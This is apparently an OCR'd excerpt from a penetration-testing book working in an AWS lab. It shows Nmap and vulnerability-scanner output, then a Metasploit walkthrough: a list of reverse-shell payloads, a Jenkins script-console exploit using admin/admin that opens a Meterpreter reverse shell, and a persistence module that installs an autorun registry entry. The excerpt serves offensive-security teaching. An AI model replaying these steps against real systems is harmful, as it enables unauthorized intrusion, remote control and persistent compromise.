Host is up (0.00047s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8080/tcp  open  http-proxy
49154/tcp open  unknown
MAC Address: 02:30:B1:BD:FB:0A (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 916.02 seconds
```





```
Nmap scan report for ip-172-31-10-227.us-east-2.compute.internal (172.31.10.227)
Host is up (0.00041s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http          Jetty 9.4.z-SNAPSHOT
49154/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:30:B1:BD:FB:0A (Unknown)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.20 seconds
           Raw packets sent: 14 (600B) | Rcvd: 8 (336B)
```


Host Discovery
Port Scanning
Service Discovery
OS Fingerprinting
Vulnerability Checks
Brute Force Attacks
Policy Checks
Report


Site Configuration
SAVE & SCAN
SAVE
CANCEL
INFO & SECURITY
ASSETS
AUTHENTICATION
TEMPLATES
ENGINES
ALERTS
SCHEDULE
GENERAL
ORGANIZATION
ACCESS
General
Name
Internal
Importance
Normal
Description
User-added Tags
CUSTOM TAGS
None
LOCATIONS
None
OWNERS
None
CRITICALITY
None
Add tags


Site Configuration
SAVE & SCAN
SAVE
CANCEL
INFO & SECURITY
ASSETS
AUTHENTICATION
TEMPLATES
ENGINES
ALERTS
SCHEDULE
Specify assets by
Names/Addresses
Connection
INCLUDE
1 assets
1 Assets
Browse...
No file selected.
172.31.14.200
Enter name, address, or range.
0 Asset Groups
Enter an asset group name.
EXCLUDE
0 assets
0 Assets
Browse...
No file selected.
Enter name, address, or range.
0 Asset Groups
Enter an asset group name.


Site Configuration | Internal
SAVE & SCAN
SAVE
CANCEL
INFO & SECURITY
ASSETS
AUTHENTICATION
TEMPLATES
ENGINES
ALERTS
SCHEDULE
SELECT SCAN TEMPLATE
CREATE SCAN TEMPLATE
Selected Scan Template: Exhaustive
Scan Templates
Filter...
Name
Asset Discovery
Service Discovery
Checks
Source
Copy
Discovery Scan
ICMP, TCP, UDP
Custom TCP, Custo...
Disabled
Discovery Scan - Aggressive
ICMP, TCP, UDP
Custom TCP, Custo...
Disabled
Exhaustive
ICMP, TCP, UDP
Full TCP, Default UDP
Safe Only
FDCC
ICMP, TCP
Custom TCP
Safe Only
Full audit
ICMP, TCP, UDP
Default TCP, Default ...
Custom
Full audit enhanced logging without Web Spider
ICMP, TCP, UDP
Default TCP, Default ...
Custom
Full audit without Web Spider
ICMP, TCP, UDP
Default TCP, Default ...
Custom
HIPAA compliance
ICMP, TCP, UDP
Default TCP, Default ...
Safe Only
Internet DMZ audit
Disabled
Default TCP
Custom
Linux RPMs
ICMP, TCP, UDP
Custom TCP
Custom

SERVICES

Service Name	Product	Port	Protocol	Vulnerabilities	Users	Groups	Authentication
DCE Endpoint Resolution		135	TCP	0	0	0	No Credentials Supplied
CIFS Name Service		137	UDP	1	0	0	
CIFS	Windows Server 2008 R2 Datacenter 6.1	139	TCP	2	0	0	No Credentials Supplied
CIFS	Windows Server 2008 R2 Datacenter 6.1	445	TCP	3	0	0	No Credentials Supplied
RDP	Terminal Service	3389	TCP	9	0	0	
HTTP	Microsoft-HTTPAPI 2.0	5985	TCP	0	0	0	
HTTP	Jetty 9.4.z-SNAPSHOT	8080	TCP	0	0	0	
DCE RPC		49152	TCP	0	0	0	
DCE RPC		49153	TCP	0	0	0	
DCE RPC		49154	TCP	0	0	0	
DCE RPC		49158	TCP	0	0	0	
DCE RPC		49163	TCP	0	0	0	

Showing 1 to 12 of 12 Rows per page: 25 1 of 1

VULNERABILITIES

Vulnerability	Severity	Instances
SMB signing disabled	Severe	2
SMB signing not required	Severe	2
SMBv2 signing not required	Severe	1
TLS/SSL Birthday attacks on 64-bit block ciphers (SWEET32)	Severe	1
TLS/SSL Server is enabling the BEAST attack	Severe	1
TLS/SSL Server Supports RC4 Cipher Algorithms (CVE-2013-2566)	Severe	1
TLS Server Supports TLS version 1.0	Severe	1
TLS Server Supports TLS version 1.1	Moderate	1
TLS/SSL Server Supports The Use of Static Key Ciphers	Moderate	1
TLS/SSL Server Is Using Commonly Used Prime Numbers	Moderate	1
Diffie-Hellman group smaller than 2048 bits	Moderate	1
TLS/SSL Server Supports 3DES Cipher Suite	Moderate	1
NetBIOS NBSTAT Traffic Amplification	Moderate	1
ICMP timestamp response	Moderate	1

Showing 1 to 14 of 14 Rows per page: 100 1 of 1

```
msf5 > search Jenkins

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Check  Description
   ----                                                  ---------------  ----       -----  -----------
   auxiliary/gather/jenkins_cred_recovery                                 normal     Yes    Jenkins Domain Credential Recovery
   auxiliary/scanner/http/jenkins_command                                 normal     Yes    Jenkins-CI Unauthenticated Script-Console Scanner
   auxiliary/scanner/http/jenkins_enum                                    normal     Yes    Jenkins-CI Enumeration
   auxiliary/scanner/http/jenkins_login                                   normal     Yes    Jenkins-CI Login Utility
   auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum                   normal     No     Jenkins Server Broadcast Enumeration
   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   exploit/linux/misc/jenkins_ldap_deserialize           2016-11-16       excellent  Yes    Jenkins CLI HTTP Java Deserialization Vulnerability
   exploit/linux/misc/opennms_java_serialize             2015-11-06       normal     No     OpenNMS Java Object Unserialization Remote Code Execution
   exploit/multi/http/jenkins_script_console             2013-01-18       good       Yes    Jenkins-CI Script-Console Java Execution
   exploit/multi/http/jenkins_xstream_deserialize        2016-02-24       excellent  Yes    Jenkins XStream Groovy classpath Deserialization Vulnerability
   exploit/windows/misc/ibm_websphere_java_deserialize   2015-11-06       excellent  No     IBM WebSphere RCE Java Deserialization Vulnerability
   post/multi/gather/jenkins_gather                                       normal     No     Jenkins Credential Collector
```

```
tp)
   windows/x64/meterpreter/reverse_winhttps                       normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winh
ttp)
   windows/x64/meterpreter_bind_named_pipe                        normal  No     Windows Meterpreter Shell, Bind Named Pipe Inline (x64)
   windows/x64/meterpreter_bind_tcp                               normal  No     Windows Meterpreter Shell, Bind TCP Inline (x64)
   windows/x64/meterpreter_reverse_http                           normal  No     Windows Meterpreter Shell, Reverse HTTP Inline (x64)
   windows/x64/meterpreter_reverse_https                          normal  No     Windows Meterpreter Shell, Reverse HTTPS Inline (x64)
   windows/x64/meterpreter_reverse_ipv6_tcp                       normal  No     Windows Meterpreter Shell, Reverse TCP Inline (IPv6) (x64)
   windows/x64/meterpreter_reverse_tcp                            normal  No     Windows Meterpreter Shell, Reverse TCP Inline x64
   windows/x64/powershell_bind_tcp                                normal  No     Windows Interactive Powershell Session, Bind TCP
   windows/x64/powershell_reverse_tcp                             normal  No     Windows Interactive Powershell Session, Reverse TCP
   windows/x64/shell/bind_ipv6_tcp                                normal  No     Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
   windows/x64/shell/bind_ipv6_tcp_uuid                           normal  No     Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
   windows/x64/shell/bind_named_pipe                              normal  No     Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
   windows/x64/shell/bind_tcp                                     normal  No     Windows x64 Command Shell, Windows x64 Bind TCP Stager
   windows/x64/shell/bind_tcp_uuid                                normal  No     Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
   windows/x64/shell/reverse_tcp                                  normal  No     Windows x64 Command Shell, Windows x64 Reverse TCP Stager
   windows/x64/shell/reverse_tcp_rc4                              normal  No     Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   windows/x64/shell/reverse_tcp_uuid                             normal  No     Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
   windows/x64/shell_bind_tcp                                     normal  No     Windows x64 Command Shell, Bind TCP Inline
   windows/x64/shell_reverse_tcp                                  normal  No     Windows x64 Command Shell, Reverse TCP Inline
   windows/x64/vncinject/bind_ipv6_tcp                            normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
   windows/x64/vncinject/bind_ipv6_tcp_uuid                       normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with U
UID Support
   windows/x64/vncinject/bind_named_pipe                          normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
   windows/x64/vncinject/bind_tcp                                 normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
   windows/x64/vncinject/bind_tcp_uuid                            normal  No     Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Wind
ows x64)
   windows/x64/vncinject/reverse_http                             normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winine
t)
   windows/x64/vncinject/reverse_https                            normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winine
t)
   windows/x64/vncinject/reverse_tcp                              normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
   windows/x64/vncinject/reverse_tcp_rc4                          normal  No     Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryptio
n, Metasm)
   windows/x64/vncinject/reverse_tcp_uuid                         normal  No     Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (W
indows x64)
   windows/x64/vncinject/reverse_winhttp                          normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhtt
p)
   windows/x64/vncinject/reverse_winhttps                         normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winht
tp)
```

```
msf5 exploit(multi/http/jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   API_TOKEN                   no        The API token for the specified username
   PASSWORD   admin            no        The password for the specified username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     172.31.10.227    yes       The target address range or CIDR identifier
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path to the Jenkins-CI application
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME   admin            no        The username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.11.218    yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

```
msf5 exploit(multi/http/jenkins_script_console) > run

[*] Started reverse TCP handler on 172.31.11.218:443
[*] Checking access to the script console
[*] Logging in...
[*] Using CSRF token: '66073e4f23ab5a8bcc408d40e4fed5a3' (Jenkins-Crumb style)
[*] 172.31.10.227:8080 - Sending command stager...
[*] Command Stager progress -  20.96% done (2048/9770 bytes)
[*] Command Stager progress -  41.92% done (4096/9770 bytes)
[*] Command Stager progress -  62.89% done (6144/9770 bytes)
[*] Command Stager progress -  83.85% done (8192/9770 bytes)
[*] Sending stage (206403 bytes) to 172.31.10.227
[*] Command Stager progress - 100.00% done (9770/9770 bytes)
[*] Meterpreter session 1 opened (172.31.11.218:443 -> 172.31.10.227:49417) at 2019-02-21 12:47:47 +0000

meterpreter >
```


```
meterpreter > sysinfo
Computer        : WIN-3BMCTEC8M6S
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```


```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 172.31.14.200:        - 172.31.14.200:22 - TCP OPEN
[+] 172.31.14.200:        - 172.31.14.200:9200 - TCP OPEN
[+] 172.31.14.200:        - 172.31.14.200:9300 - TCP OPEN
[*] 172.31.14.200:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
meterpreter > run post/windows/manage/persistence_exe REXEPATH=/tmp/evil.exe REXENAME=default.exe STARTUP=SYSTEM LocalExePath=C:\\tmp

[*] Running module against WIN-3BMCTEC8M6S
[*] Reading Payload from file /tmp/evil.exe
[!] Insufficient privileges to write in C:\tmp, writing to %TEMP%
[+] Persistent Script written to C:\Windows\TEMP\default.exe
[*] Executing script C:\Windows\TEMP\default.exe
[+] Agent executed with PID 2672
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\lEAZJiOwHmB
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\lEAZJiOwHmB
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN-3BMCTEC8M6S_20190221.5322/WIN-3BMCTEC8M6S_20190221.5322.rc
meterpreter >
```


```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.31.11.218:4444
[*] Sending stage (206403 bytes) to 172.31.10.227
[*] Meterpreter session 2 opened (172.31.11.218:4444 -> 172.31.10.227:49167) at 2019-02-21 14:06:31 +0000

meterpreter >
```


Chapter 6: Elastic Block Stores and Snapshots - Retrieving Deleted Data









Create Volume
Actions
Modify Volume
Create Snapshot
Delete Volume
Attach Volume
Detach Volume
Force Detach Volume
Change Auto-Enable IO Setting
Add/Edit Tags
Filter by tags a
Name
Volume Type
IOPS
Snapshot
Created
Availability
gp2
100
February 10, 2019 ...
us-east-2a
gp2
100
snap-0dbcc38...
February 10, 2019 ...
us-east-2a
gp2
240
snap-08b6d4a...
January 16, 2019 at...
us-east-2a

